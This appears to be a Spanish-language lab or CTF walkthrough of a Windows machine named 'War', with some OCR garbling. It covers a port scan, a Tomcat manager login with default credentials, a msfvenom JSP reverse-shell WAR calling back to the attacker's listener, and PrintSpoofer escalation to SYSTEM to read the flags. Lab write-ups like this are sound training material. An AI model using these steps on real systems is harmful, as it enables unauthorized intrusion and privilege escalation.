

# War

PORT STATE SERVICE **REASON VERSION** syn-ack ttl 128 Microsoft Windows RPC 135/tcp open msrpc 139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn 445/tcp closed microsoft-ds reset ttl 128 8080/tcp\_closed http-proxy\_reset ttl 128 49666/tcp open unknown syn-ack ttl 128 49667/tcp open unknown syn-ack ttl 128 49669/tcp closed unknown reset ttl 128 49674/tcp closed unknown reset ttl 128 49677/tcp closed unknown reset ttl 128

# vamos al puerto 8080 y tenemos un Tomcat



jugando con credenciales default que saque de esta pagina <a href="https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown">https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown</a> logro entrar con admin:tomcat



creamos un archivo war para suvir a tomcat (archivos war son java para deploy)

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=ip\_atacante LPORT=4242 -f war > reverse.war

#### lo cargamos



aparece aqui

Applications							
Path	Version	Display Name	Running	Sessions	Commands		
<u> </u>	None specified	Welcome to Tomcat	true	<u>0</u>	Start Stop Reload Undeploy		
					Expire sessions   with idle ≥   30   minutes		
<u>/docs</u>	None specified	Tomcat Documentation	true		Start Stop Reload Undeploy		
					Expire sessions with idle ≥ 30 minutes		
<u>/examples</u>	None specified	Servlet and JSP Examples	true	<u>0</u>	Start Stop Reload Undeploy		
					Expire sessions with idle ≥ 30 minutes		
/host-manager	None specified	Tomcat Host Manager Application	true		Start Stop Reload Undeploy		
<u>most managor</u>					Expire sessions with idle ≥ 30 minutes		
<u>/manager</u>	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy		
					Expire sessions with idle ≥ 30 minutes		
<u>/reverse</u>	None specified		true		Start Stop Reload Undeploy		
					Expire sessions with idle ≥ 30 minutes		

#### adentro

```
(root miguel) - [/home/miguel/Work]
# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.15] 50204
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
C:\Program Files\Apache Software Foundation\Tomcat 11.0>
```

C:\>whoami /priv whoami /priv		
PRIVILEGES INFORMATION		
Privilege Name	Description	State =======
SeIncreaseQuotaPrivilege SeSystemtimePrivilege SeShutdownPrivilege SeAuditPrivilege SeChangeNotifyPrivilege SeUndockPrivilege SeImpersonatePrivilege SeCreateGlobalPrivilege	Replace a process level token Adjust memory quotas for a process Change the system time Shut down the system Generate security audits Bypass traverse checking Remove computer from docking station Impersonate a client after authentication Create global objects Increase a process working set Change the time zone	Disabled Disabled Disabled Disabled Enabled Disabled Enabled Enabled Enabled Enabled Disabled

## vamos a proceder a escalar

#### me descargo PrintSpoofer64 en kali

wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe

### comparto recurso

# aqui muestra como usarlo

https://github.com/itm4n/PrintSpoofer

```
C:\Windows\SERVIC~1\LOCALS~1\AppData\Local\Temp>PrintSpoofer64.exe -i -c powershell
PrintSpoofer64.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

```
Directory: C:\Users\low\Desktop
                                                  Length Name
ode
                        LastWriteTime
                12/6/2024
                               4:23 PM
                                                       35 user.txt
S C:\Users\low\Desktop> type user.txt
                            type user.txt
ype user.txt
a1ddb915bd423f0ca428dce35612dcb
S C:\Users\low\Desktop> type ../../Administrator\Desktop\user.txt
type ../../Administrator\Desktop\user.txt
ype ../../Administrator\Desktop\user.txt
S C:\Users\low\Desktop> cd ../../
                            cd ../../
d ../../
S C:\Users> cd Administrator\Desktop
              cd Administrator\Desktop
d Administrator∖Desktop
S C:\Users\Administrator\Desktop> dir
                                        dir
ir
   Directory: C:\Users\Administrator\Desktop
ode
                        LastWriteTime
                                                  Length Name
                12/6/2024 4:30 PM
                                                       35 root.txt
S C:\Users\Administrator\Desktop> type root.txt
                                        type root.txt
ype root.txt
399d5ba705df14146335def4ff64520
S C:\Users\Administrator\Desktop>
```